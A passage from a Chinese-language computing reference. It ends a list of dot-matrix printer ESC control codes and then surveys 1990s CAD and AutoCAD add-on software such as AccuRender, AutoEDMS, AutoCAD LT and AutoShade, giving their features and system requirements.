 格式: ESC 9 十六进制码; 1B 39
 功能: 缺纸时, 打印机进入脱机状态停止工作。
ESC 8 撤消缺纸检测
 格式: ESC 8 十六进制码; 1B 38
 功能: 使打印机缺纸时, 继续打印及处理数据。(此功能亦可用 EDS 开关 G-4 来设定)。
ESC >, ESC = 字节高位屏蔽
 格式: ESC >, ESC = 十六进制码; 1B 3E, 1B 3D
 功能: 此两码都使接收过来的码作高位屏蔽。ESC > 使高位固定为 1; ESC = 使高位固定为 0。
ESC # 撤消字节高位屏蔽
 格式: ESC # 十六进制码; 1B 23
 功能: 撤消字节高位屏蔽功能。
ESC ~ 设定/撤消零号打印方式
 格式: ESC ~ n 十六进制码; 1B 7E n 0 ≤ n ≤ 1 或 "0" ≤ n ≤ "1"
 功能: n=0 或 "0" 为设定, 打印的零号为 "0" (无斜杠), n=1 或 "1" 为撤消, 打印的零号为 "0" (有斜杠)。
ESC @ 打印机复位
 格式: ESC @ 十六进制码; 1B 40
 功能: 此码清除打印缓冲区数据及所有设定, 恢复到开机时的状态。但输入缓冲区不被清除。
ESC EM 自动送纸器控制
 格式: ESC EM n 十六进制码; 1B 19 n
 功能: 此码只对装有可选的自动送纸器有效。
 n=0 或 "0": 人工操作, 打满一页后, 自动把纸卷出, 但要人工按跳页键, 将新页卷入。
 n=1 或 "1": 选择纸槽 1。
 n=2 或 "2": 选择纸槽 2。
 n=4 或 "4": 自动操作, 打满一页后, 自动卷出旧页, 及卷入新页。
 n="R": 卷出当前页。
 n="T": ESC EM Tm 为空白页 m 行 (行距为 1/6 英寸), 开始打印。使用自动送纸器时, EDS 开关 C-1 应置于 OFF 位置。

附录三

CAD 工程师可选用的部分软件

四川 曾刚 方智慧
 CAD 工程师通常将 AutoCAD 作为自己工作的首选软件, 而围绕这个世人喜爱地软件包又有许许多多专业的和业余地软件工作者开发出了一大群第三方软件, 也有不少的软件作者独立开发出了具有自己特色的 CAD 软件。本文将要向大家介绍的是它们中较为优秀的部分产品。尽管限于篇幅不可能以 (手册) 或者 (指南) 的形式呈现在读者面前, 但可以让读者获得选择使用它们的必要信息。
 一、3D Studio
 这是一个在我国广泛应用的三维动画制作软件包。目前大多数的 CAD 系统配置有它, 其中文名称为 "三维摄影"。目前, 国内已经有许多关于该软件的中文资料, 用户可以通过阅读它们与使用该软件在计算机上过度 "导演" 的 "戏"。
 该软件通常被用于广告创意与新产品展示, 以及包括电影胶卷制做在内的各种动态模拟。它可以直接使用 AutoCAD 产生的 ".DXF" 和 ".FLM" 文件, 也可以由自己的造型与编辑工具建立三维模型体并且定义其透视或者平行观察模式与进行着色处理; 它使用摄像机、点光源与聚光灯的机制来建立摄影意义下的场景, 同时让用户编辑和赋予实体表面以不同材质与涂饰。
 3D Studio 可以在三维模型体的表面加上纹理、透

明映射和浮映射,还可以模拟光反射,其颜色可以使用多达256种,其动画制作效果已经具有很高的商业价值,各种动态模拟也非常逼真。目前它已经发行过3.0版本,该版本的某些强大功能是多其它它相类似的三维动画软件系统所不能比拟的,它可以更高质量的输出图像,着色处理过程也更快,并且可以在使用西文的国家用户喜爱的“Windows”软件下运行;另外还提供的文件格式,JPEG,“JPEG”是用于交换图像与品质的新特殊压缩技术,这个版本可以确定其压缩的数量。

开发者: AutoDESK, Inc.

二. AccuRender

这是一个对AutoCAD的图形实体进行着色或者明暗处理的高级软件包,由它产生图像如果特别特别,观察者将难于发觉不是一幅摄影照片,它问世还不太久,但已经成了用户替换AutoShade (AutoDESK公司开发的另一个著名软件)的可选产品之一。目前它所发行的版本有下列主要功能:

1. 可以对AutoCAD的图形实体按用户定义的方式进行着色与明暗处理,从而建立起非常真实的三维图像。Render方式RayTrace,可以使用的背景, Solid color, Gradient, Bitmaps, Clouds, 用户可以定义实体表面材质和对实体赋予指定的表面材质,可以为实体所在环境设置光线和背景,并且允许用户按不同的摄影场景调整光线与背景。

2. 被处理的实体可以产生非常好的图形结果,斜边也能被恰当的处理,几乎不产生锯齿线,其结果精度可以由用户的系统变量确定,而不取决于屏幕上的结果,还可以输出多达24bit深度的颜色(16.7 million 颜色)。

3. 允许使用用户定义图案。

4. 用户可以建立的使用多达250个材质库,可以同时使用几个材质库,支持使用透明或者发光材质,建立材质时可以进行边编辑、边演示的操作,可以通过层或者指定实体的方式将指定的材质赋予实体,还支持模拟建立“被发”。

5. 所支持的图形格式有: TGA, TIFF, BMP, GIF等。使用RGB和HSB颜色系统,并且让用户命名颜色。

6. 用户可以自己的场景按距离设置直线光,光源可以是点光源、聚光源,而且不限制使用光源的数目,非常有趣的是用户可以按某一个地理意义上的纬度和月份、天、时间参数设置一个模拟的太阳光源,也可以定义环境光,使得距离光源较远的物体所受光照强度就弱一些,如果用户需要在场景制造一点“云雾”的气氛,也能够得到很好的支持。

7. 允许用户配置各种类型光源的不同特性,如聚光灯照射下的强光区域与弱光区域的分布,用户也可以调整光线的颜色,可以将其光源的特性固定下来,在指定光源的强度时,用户甚至还可以以“瓦特”来计量,这是同类型的其它软件所不具有的,尽管它与实际情况不太吻合,但是提供了给用户一个“量”的参考手段,因而具有较大的实用意义。

8. 可以对AutoCAD图形给予简单的黑白Render处理,也可以将自身处理后的图像置于一个库文件中,这是同类型的其它软件所不具有的图形背景,用户也能够指定要进行处理的区域,也可以做演示,在对实体赋予材质时,还可以进行“实体组”操作。

9. 对图形背景的选择可以包括指定实体颜色、颜色梯度,以及选择使用已经存在的图像、图片、阴影类型为: RayTraced。

10. 可以输出的文件格式为: 24 bit的 TGA, TIFF, BMP; 16 bit的 TGA; 8 bit的 BMP。

AccuRender 需要在 AutoCAD Release 12.0 for DOS 或者 Windows, SVGA 显示方式或者 100% 兼容的 ADI 4.2 版本驱动程序下,以及 256 种颜色和不低于 640X480 的象素格式下才能使用。对于用户的机器系统的内存要求为 12M, 这就是说用户需要有一台内存量不低于 16M 的机器,在磁盘上的安装也需要 16M 的空间,对 UNIX 和 Mac 不提供支持,在 AutoCAD 中,它是通过 ADS 接口提供给用户使用的,也使用大量的对话框来完成其命令和指定参数的操作,用户可以用 AccuRender 看成是 AutoCAD 的一个外部应用程序,只是这个外部程序过于大了,使用时, AccuRender 将采用与 AutoCAD 相同的 HIDE 和 SHADE 命令相同的方式编译 AutoCAD 的实体,可由 AccuRender 处理的 AutoCAD 实体为两个条件和具有厚度的拉伸产生三维面图,只要符合这两个条件的实体上都可以由 AccuRender 计算并做 Render 处理,圆弧线、圆、多义线的圆弧段等这些非直线的实体,在 AccuRender 进行 Render 处理期间将不会被识别,而具有这些外形的三维实体的 Render 处理结果可以是高质量的并且可以按用户的需求进行调整,与

任何一个同类的软件一样, AccuRender 有时候也会产生一些人工制造痕迹明显的表面着色结果,某些实体所赋予的材质还可能产生与真实情况相差太大的效果,在这种情形下, AccuRender 可以让用户通过修改观察方向或者赋予实体以完整地材质的方法来改善之,有时候用户在 AutoCAD 中需要对一些面实体做平滑处理, AccuRender 也支持这种操作,平滑也是对网格面而言,在实际应用中实体总是以平滑的表面来描述的,对于用户给出的粗糙表面或者随意制作的表面,尽管它们存在的意义不大, AccuRender 也可以尽职尽责地给予处理。

在对实体表面材质的分配操作中,按一个层分配实际上就对某一组实体赋予材质,这就要求用户先对实体按层分组,如果用户在这个操作中对某一层中不该赋予某个实体以按层分配来的材质, AccuRender 也提供有修改手段,当然,如果用户有充足的时间来对实体逐一分配材质将不会需要这个修改手段的, AccuRender 将材质的分配信息保存在一个看不见的数据库中,定义的材质保存在材质库中,分配信息由用户的操作产生,材质可以由用户定义, AccuRender 也提供有定义好的材质由用户选择使用,用户可以向材质库中添加新的材质,而且一旦用户需要就可以在任何一个时间将指定的材质从库中提出,如果用户当前需要对某一个已经被赋予材质的造型体重新定义其材质, AccuRender 允许进行新的编辑工作并且将旧材质保存所做的修改,在 AccuRender 的编辑材质对话框中,还为用户观察编辑的材质提供有两个很有用的工具,颜色开关,可以按编辑的颜色着色预览的球体,用户可以利用对材质的定义和将指定有材质赋给实体的方法让实体表面产生光泽,控制表面的光亮,建立透明的实体表面,使实体的表面产生光的反射效果,还可以让实体变成一个发光体, AccuRender 的颜色使用的是 RGB 与 HSB 两个系统,它们都对 AccuRender 材质的颜色发生作用, RGB 指的是“Red (红), Green (绿), Blue (蓝)”三种颜色的混合系统; HSB 的英文名称为“Hue, Saturation Brightness”,通常用户习惯使用的是 RGB 颜色系统,实际上 HSB 颜色系统也是具有很强的实用性,在 HSB 颜色系统中“Hue”用于改变颜色,“Brightness”可以改变“Hue”的光亮度(通过加入白色的方法来达到目的);而“Saturation”用于提高“Hue”的纯度(即减少灰度),在 AccuRender 所使用的编号由 0 至 255 的 256 颜色系统中各颜色的序号与 AutoCAD 的颜色系统中的定义没有区别,用户可以直接引用 AutoCAD 中的有关概念,在 RGB 颜色系统中可以对指定了 RGB 值的颜色命名并且将它保存起来供随后的操作调用, AccuRender 在材质编辑对话框也提供有 Texture 操作项,以便让用户选择一个已经存在的图片/图像粘贴在实体表面上,用户可以选择使用有限的图形文件格式,不过如果用户想要使用别的格式文件可以通过第三方软件将它转换为这里可以接受的格式, AccuRender 在这方面还是有一定的灵活性,通常用于保存图像的几种文件格式 AccuRender 都能很好的给予支持,它们是: GIF, BMP, TIFF 和非压缩的 TGA 格式,在材质编辑对话框中, AccuRender 还提供了用于观看这些格式的手段,这为用户操作提供了极大的便利,利用粘贴的方法,用户可以建立起如大理石、木头、花岗岩等实体模型, AccuRender 能够用一个图像/图片作为图案来定义实体表面的色彩,这像是在一个实体表面上绘上一幅图画,这也是一个容易激发用户进行这个操作的功能,在实际应用中用户还产生了一幅有透明效果的实体表面图案,这种图案有点类似于透过一块玻璃看过去的图案在玻璃后面的画面,用户也能够特别指定图像/图片中的某种颜色不参与 AccuRender 的工作,这是别的同类软件所不具有的功能,而不能将单个图像/图片用于三个线路的粘贴却是 AccuRender 的一个不足之处。

在 AccuRender 中用作“材质”的图案将被自动校准于实体的参考坐标系——WCS, 定位可以由用户使用的三个坐标轴图控制,而图案的粘贴比例也能由用户灵活定义与控制,在逻辑上 AccuRender 的材质似乎应该有一个真实的比例,在实际应用中提供给用户的是能够按与实体的不同比例定义材质的手段,例如,用户可以绘一幅很大的广告牌,但却在上面贴上一小块广告图案,而它们放在一起显示是比例不当的,另外, AccuRender 仍然要求用户为指明为实体赋予材质所进行的是那一种轴向往贴方式,对于任何一个用于粘贴的图案来说,用户均可根据三维实体的不同型体使用平面方式、圆筒方式和球面方式在实体表面上调整贴图。

AccuRender 也使用摄像机机制来获取对三维实体的观察角度,但是它本身不提供对摄像机的使用与控制手段,而是通过执行标准的 AutoCAD 的 DVIEW 命令达到的, AccuRender 可以接受用户定

义的平行观察或者透视观察方式,也可以使用长焦镜头和变焦镜头,缺省使用的是 35mm 的镜头。

在光源使用方面, AccuRender 与众不同地使用“瓦特”控制其光强度的方法很有用处,通常在一般场景中用户可能选择使用 40 至 100 瓦特的光源,而在如体育场这样的场合下 AccuRender 可以提供 40,000 至 100,000 瓦特的光源,光的强度在 AccuRender 中意思是随着光源距离的增加而衰减的,对于点光源来说其光照范围是不可调整的, AccuRender 可以让用户选择一个坐标点放置光源,也让用户很容易地对光源的源点与目标点进行编辑调整,也能够调整光源光照的强光区与弱光区,这两个光照区域实际上是由两个同时以光源点为顶点的圆锥体,强光区包含在弱光区中并且共用一条中心线,对光源的强光区与弱光区的调整也就是改变这两个“圆锥体”圆锥角,强光区的圆锥角不可以大于弱光区的圆锥角,有时候这两个角度调整不当,可能会在三维物体表面产生一些光的“干涉”,解决这个可能以将两个光区的交界线移出物体的表面,任何一种光源在 AccuRender 都可以设置成灰暗度或者是时亮的,也可以同时使用几个不同类型的源,还能将某个光源“打开”或者“关闭”另一个光源, AccuRender 允许用户设置距离光,这是一种模拟太阳的平行光源,它可以按前面所述纬度、月份、天、时间这些参数设置角度,光亮度可以通过移动一个滑动标尺很方便地给予设置,平行光也是一种不随与光源的距离增加而衰减的光源,直线光与直线光可以使使得被照射的三维物体产生阴影,阴影的边线也能够很好的给予处理,而且也可以通过指定参数的方法调整阴影的黑暗度,在现实生活中阴影可以由另一个光源照亮, AccuRender 也拥有这个现实功能。

AccuRender 仅对 AutoCAD 的视图进行 Render 处理,不过其图形结果却可以单独地在它自己名为“Settings”的对话框设置,具体的操作执行是由一些按钮控制的,如果完成了在对话框中的设置后却又想调整一下光源或者三维体的造型, Cancel 按钮可以让用户取消当前操作返回前一个状态,对于背景、实体颜色、双颜色梯度、图像/图片、云雾等的选择与调整控制,在 AccuRender 中可以通过一个对话框方便地进行,尽管 AccuRender 的着色处理功能非常强大,所产生的图像结果也很好,它仍然可能会有一些处理不当的地方,处理的速度也不是同类软件中最好的,不过这不影响 AccuRender 成为用户可选用的第三方软件,因为任何一个软件系统都会存在不足之处的。

开发者: Robert McNeil & Associates

三. ACE

这是一个面向 AutoLISP 程序员的应用软件,在 AutoCAD 中 AutoLISP 程序员通常要在绘图/编辑与 AutoLISP 程序的编写/调试之间选择使用环境, AutoCAD 自身不提供环境的自动选择与转换的手段,该软件在一定程度下为大型 AutoLISP 程序的编写与调试提供了一个方便而实用的途径,它配置有一个文字编辑器与 AutoLISP 程序员可以选择使用的几个实用程序,其实用程序为:反保护、横向参考表建立器、打印机、优化器、分析器,主菜单使用五个窗口,这些窗口用于下拉式菜单、编辑文字、对话框操作、信息发布、状态显示等操作。

它所配置的文字编辑器使用类似 Wordstar 软件的命令,支持标准的编辑器所拥有的功能,如:寻找、寻找与替换、装入与保存文件,以及块的拷贝、移动、删除、搜索、替换,与 Wordstar 软件不同的是它不用颜色高亮度的突出显示块,也不在编辑器中建立 AutoLISP 的特殊功能。

过去 AutoDESK 开发的应用程序是不公开的,反保护实用程序将让用户将受保护应用程序变得为自己所用;横向参考表建立器(MAP命令)用于显示总变量中所有正在使用的变量,变量可以有四种类型: A Defun Name, An Argument, A Local, Global Variable; 打印机用于对书写程序时没有编进 AutoLISP 文件附加上必要的空格与直线,以便提高程序的可读性,不过美中不足的是用户不能使用参数调整空格的数目与控制行,优化器使用 13 种规则来减少程序代码提高程序的执行速度,当用户编写的程序中存有如下的功能函数重复写在一起的地方这类错误时,汇编后将优化保留执行后结果不同的部分, ACE 还提供菜一个 SET-UP 菜单,以便让用户选择设置下拉式菜单、编辑对话框、有关操作信息与状态的文字与背景颜色,以及修改窗口的尺寸。

该软件还提供给用户一个“宏”建立器,它用于将一个菜单与参数化实体联系起来,它可以为一个 AutoLISP 程序建立起超简单的子 AutoLISP 程序,这些子程序不包括实体的存取,仅是划分一个 AutoLISP 程序中各部分的功能而让用户进行选择操作。

四. ALLY

开发者: 加拿大

这是一个面向 AutoLISP 程序员与使用者的应用程序... 它可以很好的在用户的机器系统中管理 AutoLISP 应用程序...

该软件的主菜单在屏幕的顶行, 其项目为: Help, Options, File, Check, Analyze, Browse, Edit, Shell, Exit...

"Help" 菜单项用于在屏幕上显示各功能键的用途与各功能的简单描述文字。

"Options" 用于对用户的系统配置进行设置, 可以选择的设置有: 用户程序的安装, 定义页数、报告选择, 执行选择、打印机构设置...

如果用户想要选择一个新的文件进行编辑, 可以输入新的文件名称或者从 "File" 菜单项选择一个已经存在的文件...

"Check" 菜单项用于将所要浏览的 AutoLISP 程序文件使用颜色高亮度的突出显示出来...

如果用户的文字处理器中可以由 DOS 命令行上引用, 则可以按下功能键 F8 移出检查屏进入文字编辑状态...

对任何一个编辑/修改好的程序做调试工作都是非常重要的。ALLY 提供的 "Analyze" 功能可以对程序进行分析检查并报告其结果...

开发者: 美国

五. ARE-24

这是一个对 AutoCAD 的图形实体进行着色或者明暗处理与动画制做的高级软件包...

ARE-24 也使用 AutoCAD 所定义的 256 种颜色, 可以读入的图象文件格式有 GIF 和 TGA, 同时也支持在实体表面上粘贴图象/图片...

光材质。建立材质时可以进行边编辑、边预演示的操作。用户可以为自己的场景限定设置直线光, 光源可以是点光源、聚光源, 而且不受限制使用光源的数目...

在处理 AutoCAD 的造型体方面, ARE-24 具有非常好的而且是很灵活的功能, 可以直接控制多义线、圆弧线、圆等实体...

在材质处理方面 ARE-24 的功能可能称不上是卓越的, 但也有自己的特点。用户可以在一个材质列表中选择拾取一个材质并且将它分配给一个指定实体...

ARE-24 也使用摄像机机制建立对图形实体的观察方式与角度, 与别的同类软件不同的是该程序不但用 AutoCAD 的标准命令 DVIEW 设置摄像机还拥有自己的摄像机控制模块...

在光源设置方面, ARE-24 也能非常好地处理各种光源。标准的 ARE-24 光源包括常规使用环境光, 点光源和聚光源...

ARE-24 的 Render 功能与别的同类软件也不大一样, 它不提供 Ray Trace 阴影类型, 而是 Bitmapped, ARE-24 除了在这方面可以产生与别的同类软件相同的处理结果以外...

在动画制做方面, ARE-24 的功能是有一定的限制的。它不提供对用户场景所有实体直接进行处理的功能, 而是通过对光源与摄像机设置运动路径的手段来产生动画...

开发者: Kevit Technologies

六. AutoManager Classic/ADS

用于在 AutoCAD 中观察或者输入 DWG、DGN、GCD、BMP、CompuServe RLE、Windows/RLE、DIB、PCK、RLC、TGA、GIF、TIFF、IGS、GP4、ASCII &

WorldPerfect 共十五种格式的图形文件将它安装进入 AutoCAD 工作系统后, 可以通过使用下拉式菜单的 AM - Classic 组项调用该软件所提供的操作控制窗口...

该软件在 AutoCAD 中为用户提供了一个非常强大而又方便的选择观察与浏览已经存在的图形文件的功能, 并且让用户快速的实现各功能...

由此可见, 该软件不是一个简单的 AutoCAD 图形观察软件。这可以由它的操作对话框中所提供的按钮与功能窥视一斑...

七. AutoEDMS

做 CAD 工作免不了会在磁盘上建立起许许多多的文件。按照 DOS 的常规方法和用户早已熟知的如 PcTools 这类的应用程序对这些文件进行管理其功能远远不能满足需要的...

1. 支持各种网络的使用, 并且不限制项目数和使用多个服务器。使用时自动建立数据库记录。

2. 可以对任何一种类型的文件进行管理, 如果用户需要的话也可以在命令行上输出有关描述字, 以及使用数据库中模块来完成指定操作...

3. 可以从已经存在的数据库中加入或者删除模块, 支持批量输入文件, 并且自动建立检查卡和录入数据库...

4. 各程序单元均可从某一个模块单独进入, 数据库记录能够列表观察, 支持使用用户口令和锁定指定的模块...

5. 支持文件的建立、删除、跟踪操作, 可以配置文件拷贝/更新, 也可以进行文件覆盖处理, 在网络中用户还可以自动搜索文件...

6. 观察文件时用户可以放缩和移动屏幕来观察文件的某一个细节, CAD 图形文件的层与属性还可以由 AutoEDMS 给予修改...

7. AutoEDMS 提供有按用户给出的信息进行与之相匹配的数据搜索功能, 而且不搜索已经"冻结"的层, 还可以提供文件数据、源程序、日期、时间等其它类型的信息...

8. 在操作中用户还可以知道在一个文件中的跟踪时间, 也能够使用网络支持的队列打印功能和绘制图纸。

在安装 AutoEDMS 之前, 用户需要检查一下自己的硬盘空间是否存在 5M 的空间, 使用时它还需要 520K 的基本内存空间, 128K 扩展内存空间...

以从 AutoCAD 中引用,但是所花的时间将会是多的,对用户的机器系统也将提出更高的要求。

当用户进入 AutoEDMS 程序时,屏幕上显示的操作系统中将首先发布有关版权方的信息。屏幕顶部的菜单项为: System, Forms, Windows, Execute, Help, Quit。这是一组下拉式菜单同任何一个新的用户都能很容易的掌握与使用它们。各菜单项下又有自己的子菜单项,其中有些子菜单项所使用的子对话框中还有下一级的菜单项,如在 Record 子对话框的顶行用户还可以使用用于数据记录的子菜单项: Control, Record, Project, Search, Next, Previous, View。AutoEDMS 这种与 MicroSoft 公司的视窗软件 (Windows) 相类似的操作方式,可以让任何一位初次使用它的用户不会产生操作混乱。

AutoEDMS 有自己的用户语言——ACL。它可以用于建立 APEX 应用程序。ACL 对 AutoCAD 用户来说是没有关联的,但是做为文件管理人员学会使用它却是非常有意义的。文件管理人员是一个非常专业的职业,除了让自己接触大量的数据信息增长才干外,您还可以使用数据库中的信息和使用一些图表来建立自己的文件管理规划,并且能很好的对自己的系统实行安全保护。这些用户化的性能都是非常灵活的,而且可以反过来为用户所用。大多数的外部程序(如: AutoCAD 和第三方软件)与 AutoEDMS 的接口均可以很好的使用 APEX 应用程序的结果或者 ACL 用户语言。AutoEDMS 的性能是全方位的,它可观察和打印 FAX 文件,建立交叉参考记录,建立除较复杂的修改记录控制以外的修改记录。这些功能是通过常用文件管理程序所不具有的。用户在 AutoEDMS 中即可快速观察一图形文件,并且将指定的图形文件绘制成图纸而不需要进入 AutoCAD 或者图形编辑器中。不幸的是 AutoEDMS 没有 RedLine 能力,除用户加入了第三方 RedLine 程序。如果是这样的话,RedLine 可以由 ACL 来建立并且让用户具有在 AutoCAD 文件中插入 RedLine 和自动高亮度的突出显示 RedLine 注释的能力,以及给予恰当的安全保护。AutoEDMS 对用户来说仅是包括 RedLine 合成模块的回顾系统,在它的文件观察器也不具有快速文本方式。

当用户使用标准的 AutoEDMS 设置,功能通常将会是容易地合乎逻辑的排布好。如果文件管理人员在使用时发觉在逻辑上有与绘图不相同的地方,AutoEDMS 可以让文件管理人员结合图形、图标、标号、模块自己排布,还可以让操作者从文件观察器将指定交叉参考引用的文件或者块插入一个图形文件中。安全保护可以防止非授权用户对使用系统,某一个项目和用户程序也可以被单独的给予保护,附加的程序可以使用口令来保护。AutoEDMS 对 Novell 用户请求使用自己自带的 BTRIEVE,或者自己的 VAP 版本。该版本的网络性能较好一些,如果网络用户没有安装它则应当重新配置网络安装并加入 BTRIEVE 至 VAP 有列表。AutoEDMS 可以动态的跟踪网络的驱动器,以便将文件与实际存在的目录名称连接起来。最后 AutoEDMS 还可以提供一个帮助编译器让用户编译建立自己的帮助文件。

注意:对于 AutoCAD 该软件仅支持版本 10.0 至版本 12.0。兼容的数据库产品有 ASCII, BDASE III, Export。可观察的其它程序建立的文件格式有: PCX, GIF, BMP, TIFF, Targa, Generic Cadd, MicroStn, RLC, CCITT G4, CCITT G3。

开发者: ACS Telcom

八. AutoCAD LT

对于任何一位需要做 CAD 工作的人来说,这个 AutoCAD 软件做深层次的了解而进行通常的设计工作。1993 年 11 月 2 日,诞生了基于 Windows 3.1 版本的该软件。这个新产品要求用户的计算机系统是 IBM 386 或者 486 和 Pentium (奔腾),内存至少为 4M,最好为 8M;另外用户还需要为存放交换文件准备 8M 的硬磁盘空间。目前,新的 AutoCAD 程序对于 Windows 的设计速度相当快而且可以很好的在 Windows 中运行。用户也不必记住命令与使用法则,而只是使用一些简单的工具或者图标来绘制图形。新的用户将会很容易的发现它集中 AutoCAD 的许多优点,可以让工程设计师或者其他的绘图人员快速掌握并且使用 CAD 技术进行设计工作,还可以用于管理人员观察与注释图形,其注释也可以进入图纸空间 (11.0 以后的 AutoCAD 版本所增加的功能)或者加入扩展数据中。几乎适用于所有使用 AutoCAD 工作的用户。该软件的名称“AutoCAD LT”中的“LT”的含义可以是“LapTop”或者“Less Traumatic”和“Low Technology”。由此可以看出设计的匠心何在。

AutoCAD LT 仍然是一个基于 AutoCAD 来运行的软件包,所提供给用户的功能远远高于那些低廉的

CAD 应用程序,它拥有独立进行二维设计与三维设计与图形布置工具,也提供填充及对图形分层和使用块的功能,也可以让用户在一个图形中自动参考引用另一个图形与进行 AutoCAD 那种的读/写图形数据操作。其二维绘图与编辑功能非常强大,也能产生三维直线与多义线并且快速进行清除隐藏线及阴影处理。为了简化操作还提供了多于十种的实体捕捉方式让用户选择使用: Center, Endpoint, Tangent, Perpendicular, Inter-section, Midpoint, Nearest, Quadrant, 这些捕捉方式的定义与它们在 AutoCAD 中的定义没有冲突。用户也可以定义图形与实体的栅格。另外, Rotate, Scale, Mirror, Extend, Stretch, Array, Offset, Fillet, Chamfer, Pan, Zoom 等 AutoCAD 常用的操作均能在这个软件中很好地地进行,也能在绘制图纸之前产生图纸空间与按比例进行注释和产生视图。可以使用八个变量来控制使用图形尺寸,以及使用命令组文件进行特殊操作。它与 AutoCAD 百分之百的兼容,在两者的任何一个程序中产生的图形即可以在另一个程序中打开,而且绝不会产生二维或三维几何数据与扩展实体数据。当两者用于网络时也能高效率的交换数据文件。

该软件可以让设计人员与别的绘图人员很容易地学会使用它。在非 Windows 版本中它采用的是与 AutoCAD 相一致的命令与工具,新的用户可以先在 AutoCAD 的 AutoCAD 系统中学习到基本的操作方法与进行练习,使用少量的操作记忆即可使用该软件了。如果用户想要利用外出时间进行绘图,还可以将它安装在便携式计算机系统中,然后回办公室将在外面绘好的图形传送到室内办公用的计算机系统中。

AutoCAD LT 包括有 AutoCAD 12.0 版本所拥有的图纸空间、交叉参考引用外部图形文件、建立用户坐标系统的功能,也可以对实体进行阵列、拷贝、镜像、填充、切割、偏移的等操作功能。但是它不能完全替代 AutoCAD 的所有功能。例如,它不具有绘制三维面、多边形网格面的功能,也不支持 ADS, ASE, AutoLISP, DCL。但是在 AutoCAD LT 中可以观察任何一个类型的 AutoCAD 12.0 版本绘制的实体。当用户需要在 AutoCAD LT 中绘制三维实体时,可以使用与 AutoCAD 相同的拉(延)伸直线和圆的方法建立起一些几何形状对称的三维实体,也可以使用三维多义线。这就是说 AutoCAD LT 的三维功能是有限的,不过它可以编辑 AutoCAD 建立的三维实体;另外, AutoCAD LT 也不支持 BHATCH 和 BPOLY 功能(因为它不支持 ADS),也不能使用 AVE Render, AutoVision, AME 和众多的第三方软件,但是它可以支持 OLE (Object Linking and Embedding, 剪切板、用户工具箱、在线帮助、动态拖曳、文件查找的保存最后操作)的四个文件名称。

在 Windows 版本中,屏幕顶行年代的下拉式菜单项为: File, Edit, draw, Assist, Construct, Modify, Setting, Help。用户的所有操作均需通过这一组菜单选择调用。

开发者: AutoDESK, Inc.

九. AutoShade

这也是一个用于对 AutoCAD 三维实体进行着色与明暗处理的软件包。它通过透视与绘制对三维物体加上光线阴影使更具有真实的外观视觉效果。它还可以控制观察的角度、控制环境亮度及模型表面光反射强度,以及在广角镜与望远镜的透镜范围内选择观察物体。当一个三维物体在 AutoCAD 中建立起来以后,如果需要进行比较真实的三维观察就可以使用这个软件包。

AutoShade 是一个独立运行的程序,仅是使用 AutoCAD 建立的三维模型而已。所发行的版本有两种:标准版本与 AutoSHADE 386 (必须在 IBM 386 以上的机器中使用),所需要的运行环境为: IBM PC/XT/AT, PS/2 或者其他其 100% 的兼容机,内存应为 640KB (推荐 1MB 以上),有数学协处理器 8087/80287/80387, 1.2MB 或 360K 或 1.44MB 或 720K 软盘驱动器, 20MB 硬盘, RS-232C 串行口及并行各一个。所需要的图形显示设备为: (1) 一款 600 线 256 色; IBM EGA/VGA/CGA MCGA, 800x600 超级 EGA; Hercules Graphics Card, HP EGA; (2) 640x480 256 色; IBM PGC, Orchid Turbo PGA, AT&T TARGA; (3) 1024x1024 256 色; Imagraph AGC/PLUS, 中自 MAG-108, 科理高 GCB(9); (4) ADI 视频显示设备; 屏幕指头设备为: Microsoft Mouse, Koala Pad, Joystick, ADI 数字化; 任选输出设备为: Post-Script, HP Paintjet 激光打印机, 胶卷记录仪, 轻印刷排版机, VGO/PAL 图形电视选加系统, 录像设备, ADI 打印设备。操作系统要求为 PC-DOS/MS-DOS 3.0 版本以上。如果使用是标准版本在使用之前应设置好 DOS 环境参数: SET LISPHEAP=40000; SET LISPSTACK=5000; SET

ACADFREEMEM=24-30 (缺省值为 24K, “K”可以省略)。如果用户是首次使用 AutoShade 标准版时,程序将请求用户配置 AutoShade。配置是通过屏幕菜单来进行的,其内容为:选择配置指头设备、配置显示设备、选择硬拷贝输出设备。

AutoShade 用模拟摄像机工作的方式来建立所要观察的三维模型。为了使用它,应当先在 AutoCAD 中通过设置一个光源、摄像机位置、观察角度来定义一个场景“镜头”,并且取得一张“胶片”,更换一个场景后则取另一张“胶片”(如果需要的)。摄取了这种含有特定信息的“胶片”就可以把它们送入 AutoShade 进行处理。每一张“胶片”都包含一个景物,同时也被保存为一个磁盘文件。该文件记载着物体的三维模型与场景信息。需要时也可以作景物子体,以便观察操作结果。与摄影机不同的是 AutoShade 可以在“胶片”被摄取之后进行处理,AutoShade 不会对所有的 AutoCAD 实体都给予明暗/着色处理的。一般来说它能处理的这些实体: 3DFACE, 3DMESH, CIRCLE, SOLID, TRACE, DONUT, PLINE 以及 Extruded (拉伸的)侧面和用 AutoLISP 程序编制成的这些复杂实体。

使用 AutoSHADE 第一步是在 AutoCAD 中装入 ASHADE.LSP 程序,这可以命令线上键入:“(LOAD “shade”);”也可以拾取屏幕菜单上 AutoShade 或者 ASHADE 选项项,当屏幕上弹出“Select Ashade Command”图标菜单后,就可以选择设置光源、摄影机。对于不同的 AutoCAD 版本,图标菜单会有些差别,回答命令的提示方法也可能提供有对话框或只能在命令线上进行操作。通过图标菜单,可以为场景设置一系列的点光源(Point)或者方向光源(Directed)。在同一个图标中也可以设置不止一个的光源,也可以像指定坐标点那样给出光源与摄影机位置的 X, Y, Z 坐标值。每一个光源与摄影机均被要求指定一个名称。无论光源与摄影机放置在什么地方,它们永远不会出现在“胶片”文件中。在命令线上设置光源的命令为 LIGHT, 摄影机为 CAMERA。当设置好了光源与摄影机就可以进行场景观察。对于含有许多曲面的复杂模型, AutoShade 可能需要历时几十分钟的处理时间。所以,若能事前观察得到结果,以便判断已做好的场景设置是否正确,避免进行徒劳的处理工作,预视是很必要的。完成这个工作可以由 AutoShade 的 CAMVIEW 命令来达到目的。为了加快执行速度,场景显示一般均采用简单的线框图形式,接下来需要为场景命令 SCENE 指定场景名称与摄影机与光源(可以设置多于一个的摄影机与光源),以及场景位置。操作完成后将一个标有场景名称、使用的摄影机与光源的场景图标将作为一种标识出现在屏幕上。最后,使用 FILMROLL 命令产生一个“胶片”文件(其后命名为“FLM”),利用这个文件就可以使用 AutoShade 来处理 AutoCAD 的三维物体了。

